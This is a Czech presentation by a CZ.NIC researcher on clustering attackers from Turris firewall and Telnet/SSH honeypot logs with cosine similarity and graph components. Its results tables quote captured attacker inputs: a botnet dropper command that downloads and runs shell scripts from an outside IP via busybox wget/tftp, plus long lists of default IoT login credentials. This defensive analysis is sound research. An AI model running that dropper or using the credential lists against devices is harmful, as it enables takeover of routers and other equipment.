Hledání podobností ve velkém souboru dat

Bedřich Košata • bedrich.kosata@nic.cz • 14. 11. 2015

Problém

- V databázi máme záznamy o chování útočníků
  - logy z firewallů
  - záznamy z Telnet a SSH honeypotů
- Chceme najít útočníky s podobným chováním
  - používající stejná hesla
  - útočící na stejné porty

Jak vypadají data

- Pro každého útočníka
  - seznam hesel, portů, atp.
  - počet příslušných útoků
- Podobné porovnávání se používá např. u textů
  - pro každý text seznam slov a jejich počtu

	prase	hroch	kdesi	cosi
text1	1	0	0	2
text2	0	2	1	4

Jiný pohled na data

- Každého text můžeme popsat mnohorozměrným vektorem v prostoru slov

	prase	hroch	kdesi	cosi	
text1	1	0	0	2	(1, 0, 0, 2)
text2	0	2	1	4	(0, 2, 1, 4)

- cos vektorů text1 a text2 určuje podobnost mezi 0-1 (http://en.wikipedia.org/wiki/Cosine_similarity)

Jak texty snadno porovnávat

- Jednotlivé vektory představují matici

	prase	hroch	kdesi	cosi
text1	1	0	0	2
text2	0	2	1	4

- Násobením matice A x A' a normalizací lze udělat pro všechny kombinace textů najednou

	text1	text2
text1	1	0.78
text2	0.78	1

	Children of Dune	Dune	Dune Messiah	HHGttG	Night Watch
Children of Dune	1.00	0.86	0.84	0.73	0.70
Dune	0.86	1.00	0.91	0.74	0.73
Dune Messiah	0.84	0.91	1.00	0.71	0.69
HHGttG	0.73	0.74	0.71	1.00	0.77
Night Watch	0.70	0.73	0.69	0.77	1.00

Použití na data z Turrisu

- Firewall
  - lokální port, vzálený port, ID klienta
- Telnet honeypot
  - přihlašovací jména, hesla
- SSH honeypot
  - zkoušené příkazy

- U více parametrů podobnosti použijeme nějaký průměr a nebo sloučení více hodnot do jedné – login, password => login+password

Seskupení podobných útočníků

- ve velkém počtu nejsou podobnosti jednotlivých útočníků zajímavé
- jak provést seskupení za základě vzájemných vazeb
  - vytvoříme graf s útočníky jako vrcholy
  - při podobnosti dvou útočníků nad prahovou hodnotu (např. 0.95) vytvoříme mezi nimi hranu
  - analyzujeme souvislé komponenty grafu


Similarity computation

Main column	remote
Similarity columns	['command']
Count column	count
Similarity threshold	0.999
Annotations	['ccode', 'prefix_12', 'shodan_os', 'shodan_product', 'shodan_name', 'shodan_isp', 'shodan_ports']

ID	Graph	k-ratio	values
429f4744df981264	|V|=8399, |E|=35267401	1.00	**command**: echo -n test
687f3823404b982e	|V|=2420, |E|=2926990	1.00	**command**: grep MemFree /proc/meminfo, ifconfig
8b90f39839ddf1a8	|V|=1189, |E|=706266	1.00	**command**: cat /lib/libdl.so*, ifconfig, cat /proc/meminfo, cat /proc/version
6191a83b813b43b9	|V|=1121, |E|=627760	1.00	**command**: echo -n test, cat /proc/version

ID	Graph	k-ratio	values
29ab35c9e0821169	|V|=251797, |E|=10732118111	0.34	**name**: Administrator, shell, cisco, guest, admin, support, wimax, REPORT 123.16.43.191::root root, operator, manager, netgear, tech, user, test, netscreen, login, ubnt, root, adsl, vodafone, cd /tmp || cd /var/run;busybox wget http://80.82.65.153/bin1.sh; sh bin1.sh; busybox tftp -r bin2.sh -g 80.82.65.153; sh bin2.sh; busybox tftp 80.82.65.153 -c get bin3.sh;sh bin3.sh; rm -f * **password**: aelita, superpupermegopass, changeme, 18726, cisco, iyeh, 7ujMko0123456, admin12345, 696969, beeline2013, thomas, vodafone, 9999, manager, letmein, pass, 123456, EbS2P6, zyxel, guest, gxn8mqamu, support, xj14p3r7, dreambox, access, vizxv, fdpm0r, superheslo, test, 263297, ubnt, public, netgear, 1234, flvbyctnb, Admin, realtek, telnet, /bin/busybox;echo -e '\147\141\171\146\147\164', 12345678, a12345678a, 123, toor, user, 123456789, password, epicrouter, monitor, admin, 12345, D-Link, 7ujMko0admin, default, sh, tech, cd /tmp || cd /var/run;busybox wget http://80.82.65.153/bin1.sh; sh bin1.sh; busybox tftp -r bin2.sh -g 80.82.65.153; sh bin2.sh; busybox tftp 80.82.65.153 -c get bin3.sh;sh bin3.sh; rm -f *, wimax840, cd /tmp || cd /var/run;busybox wget http://80.82.65.153/bin1.sh; sh bin1.sh; busybox tftp -r bin2.sh; sh bin2.sh; busybox tftp 80.82.65.153 -c get bin3.sh;sh bin3.sh; rm -f *, netscreen, login, root, 568347
e47de90ae61af0f3	|V|=52499, |E|=1350607330	0.98	**name**: admin, root, guest, user **password**: 1234, changeme, 123456, cisco, guest, admin, root, support, dreambox, 7ujMko0admin, default, toor, user, pass, login, password, 12345
267e10613aa45258	|V|=52436, |E|=1319268990	0.96	**name**: admin, root, guest, user **password**: 1234, changeme, 123456, cisco, guest, admin, root, support, dreambox, default, toor, user, pass, login, password, 12345
788b4c5fac9d2f9b	|V|=46660, |E|=1088554470	1.00	**name**: admin, root **password**: admin, root
bf517da6f08eea11	|V|=32366, |E|=417613638	0.80	**name**: admin, root, user **password**: 0xyaa1234, pussy, J8UbVc5430, hamlet, qwerty, EbS7P27, mustang, 123456, superheslo, m4f6h3, warmWLspot, default, master, 696969, 263297, 1234, football, 1qe415wpe, 12345678, jwfbwpn1s, baseball, shadow, password, n3wporra, cipiripi, admin, michael, J396cb0157a6a, dragon, gxn8mqamu, switch, letmein, fdpm0r, 362729, 12345, hello, biyshs9eq


Násobení velkých matic





Násobení velkých matic

- 1 000 000 řádků/útočníků
- 50 000 hesel/sloupců
- => 1e12 buněk ve výsledné matici
- při 1 B na buňku, 1 TB RAM

Násobení per partes







Analýza velkých grafů

- vytvoření i analýza velkých grafů jsou náročné
- pro grafy nad 50 uzlů je vizualizace neužitečná
- jediným zajímavým topologickým ukazatelem je „k-ratio“
- to vše lze dosáhnout jednodušeji přes množiny („buckets“)

Nevýhody

- Čas nejsou nezávislé škatulky
- Různé parametry jsou na sobě nezávislé
  - admin/admin + root/root vypadá stejně jako admin/root + root/admin
- Metoda škatulkování přes nesouvislý graf je dost závislá na volbě cut-off hodnoty
- Hodnoty parametrů podobnosti jsou brané naprosto nezávisle
  - „echo x“ a „echo y“ jsou stejně různé jako „echo x“ a „rm -rf /“

V čem je to napsané

- Python
  - NumPy
  - SciPy
  - scikit-learn
  - graph-tool
  - pydot
- zdrojové kódy budou

Výkon

- 60k záznamů z SSH honeypotu
  - 22k unikátních IP adres
  - 10 s
- 48M záznamů z Telnet honeypotu
  - 1,16 M unikátních IP adres
  - 30 h

Děkuji za pozornost

Bedřich Košata • bedrich.kosata@nic.cz

CZ.NIC | SPRÁVCE DOMÉNY CZ